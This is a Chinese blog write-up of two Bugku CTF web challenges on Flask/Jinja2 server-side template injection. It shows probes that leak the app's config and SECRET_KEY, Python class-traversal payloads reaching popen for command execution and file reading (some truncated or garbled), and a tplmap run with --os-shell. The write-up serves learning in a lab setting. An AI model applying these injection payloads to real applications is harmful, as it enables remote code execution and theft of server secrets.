

Bugku CTF-Web篇writeup Simple_SSTI_1-2

原创

anlr 于 2021-07-13 13:43:27 发布 1666 收藏 18

分类专栏: [CTF](#) 文章标签: [渗透测试](#) [网络安全](#) [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/anlr2020/article/details/118576445>

版权



[CTF 专栏收录该内容](#)


2 篇文章 1 订阅

订阅专栏

Simple_SSTI_1

根据题目名得知为简单_服务器模板注入, 做题的同时建议大家去了解一下什么是服务器模板注入

打开服务器场景英文提示, “你需要传入一个名为flag的参数”, 得到参数名为flag



You need pass in a parameter named flag.

网页其他地方没有存在异常, 先F12或Ctrl+U查看一下网页代码, 发现存在提示

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4     <meta charset="UTF-8">
5     <title>Simple SSTI</title>
6 </head>
7 <body>
8 You need pass in a parameter named flag.
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32 <!-- You know, in the flask, We often set a secret_key variable. -->
33 </body>
34 </html>
```



<https://blog.csdn.net/anlr2020>


“你知道，在flask框架中，我们通常设置一个SECRET_KEY变量”

flask: 是由python实现的一种微web框架

SECRET_KEY: flask中的一种配置属性，flask涉及安全的东西需要用这个SECRET_KEY密钥进行加密

基本上根据提示可以确定题目的flag就藏在SECRET_KEY

测试一下是否能回显，显示成功即存在该漏洞



本来想通过?flag={{config}}看一下哪些全局变量可用。没想到flag直接出来了，比较简单

```
<Config ('ENV': 'production', 'DEBUG': true, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': '3f1446db559d56de387f49bd464755e9', 'flag(2b7c2045f703ece2ca9baf115b23a331)', 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': true, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': true, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(seconds=43200), 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': true, 'JSON_SORT_KEYS': true, 'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093)>
```

另外一种方法在url下输入如下语句成功得到flag

```
114.67.246.176:11073/?flag={{config.SECRET_KEY}}  
flag{3f1446db559d56de387f49bd464755e9}
```

这里注意虽然提示的用的是secret_key小写，但是实际变量名为大写

成功得到flag!

Simple_SSTI_2

同样是模板注入，一样的提示

```
114.67.246.176:18020  
You need pass in a parameter named flag
```

测一下是否回显,url后跟入?flag={{2*2}},回显成功，存在该漏洞

```
114.67.246.176:18020/?flag={{2*2}}  
4
```

4

ps:当然这里也是存在xss漏洞的




下面先是手工测试步骤:

```
payload:?flag={{"__class__.__mro__}}
```


这里用空字符串"是为了获取类对象, python的类对象, 直接由class语句生成

`__class__`是返回类型所属的对象, "`__class__`"这一步就是为了获取字符串的类对象

`__mro__`属性会输出当前对象所调用的全部类包括其父类(这些基础知识点需要另外去补充储备)




可以看到我们用mro使屏幕上回显了两个类, 这里需要进一步利用的是第二个object类



后面加上[1]即可, 这里第二个是object但是从0开始数的, 如[0],[1]

后面再跟入 `__subclasses__()`

`__subclasses__` 属性会输出该类下所有的子类



类都在这里了，更多详细用法需要自己去探索就不一一赘述

已知存在漏洞的情况下，下面直接构造payload的进行利用

这里直接提供两个payload，payload中用到的参数解释：

`__base__` 返回该对象所继承的基类

`__init__` 类的初始化方法

`__globals__` 对包含函数全局变量的字典的引用


命令执行：

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{% c.__init__._g
```

文件读写：

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{% c.__init__._g
```

命令执行中 `popen('')` 中是你要具体执行的命令，这里使用 `popen('ls')` 列出当前目录，文件读写payload中 `open('')` 里是你要填写的文件名



Dockerfile app.py flag gunicorn.conf.py templates

直接发现有个叫flag的文件名，那么继续改成 `popen('cat flag')` 即可查看flag内容

```
114.67.246.176:18020/?flag=%E2%80%8B{%20for%20c%20in%20[.class.__base.__subclasses_(){%20if%20c.__name__==%27catc
导入书签... 火狐官方网站 百度 新手上路 常用网址 Damn Vulnerable W... 京东商城 京东商城 DWWA-文件包含学习... 天猫 微博 爱淘宝 携程旅行 PHP 测验
flag(2d6919a78641f31c42ceb1947d4036e5)
```

成功得到flag

这里还有另一种简单的方法，作为网络安全人员除了手工测试，工具也要会使用

首先在kali中输入如下语句下载tplmap工具

tplmap: 是一个SSTI漏洞的扫描利用工具

```
git clone https://github.com/epinna/tplmap
```

```
(root@kali)~[~]
# git clone https://github.com/epinna/tplmap
正克隆到 'tplmap' ...
remote: Enumerating objects: 4086, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (9/9), done.
remote: Total 4086 (delta 2), reused 0 (delta 0), pack-reused 4077
接收对象中: 100% (4086/4086), 646.68 KiB | 535.00 KiB/s, 完成.
处理 delta 中: 100% (2681/2681), 完成.
```

下载后进入tplmap目录使用，yourip改成你的题目的ip，回车运行即可

```
root@kali: ~/tplmap
文件 动作 编辑 查看 帮助
(root@kali)~[~]
# tplmap

(root@kali)~[~/tplmap]
# python tplmap.py -u 'http://yourip?flag=1' --os-shell
```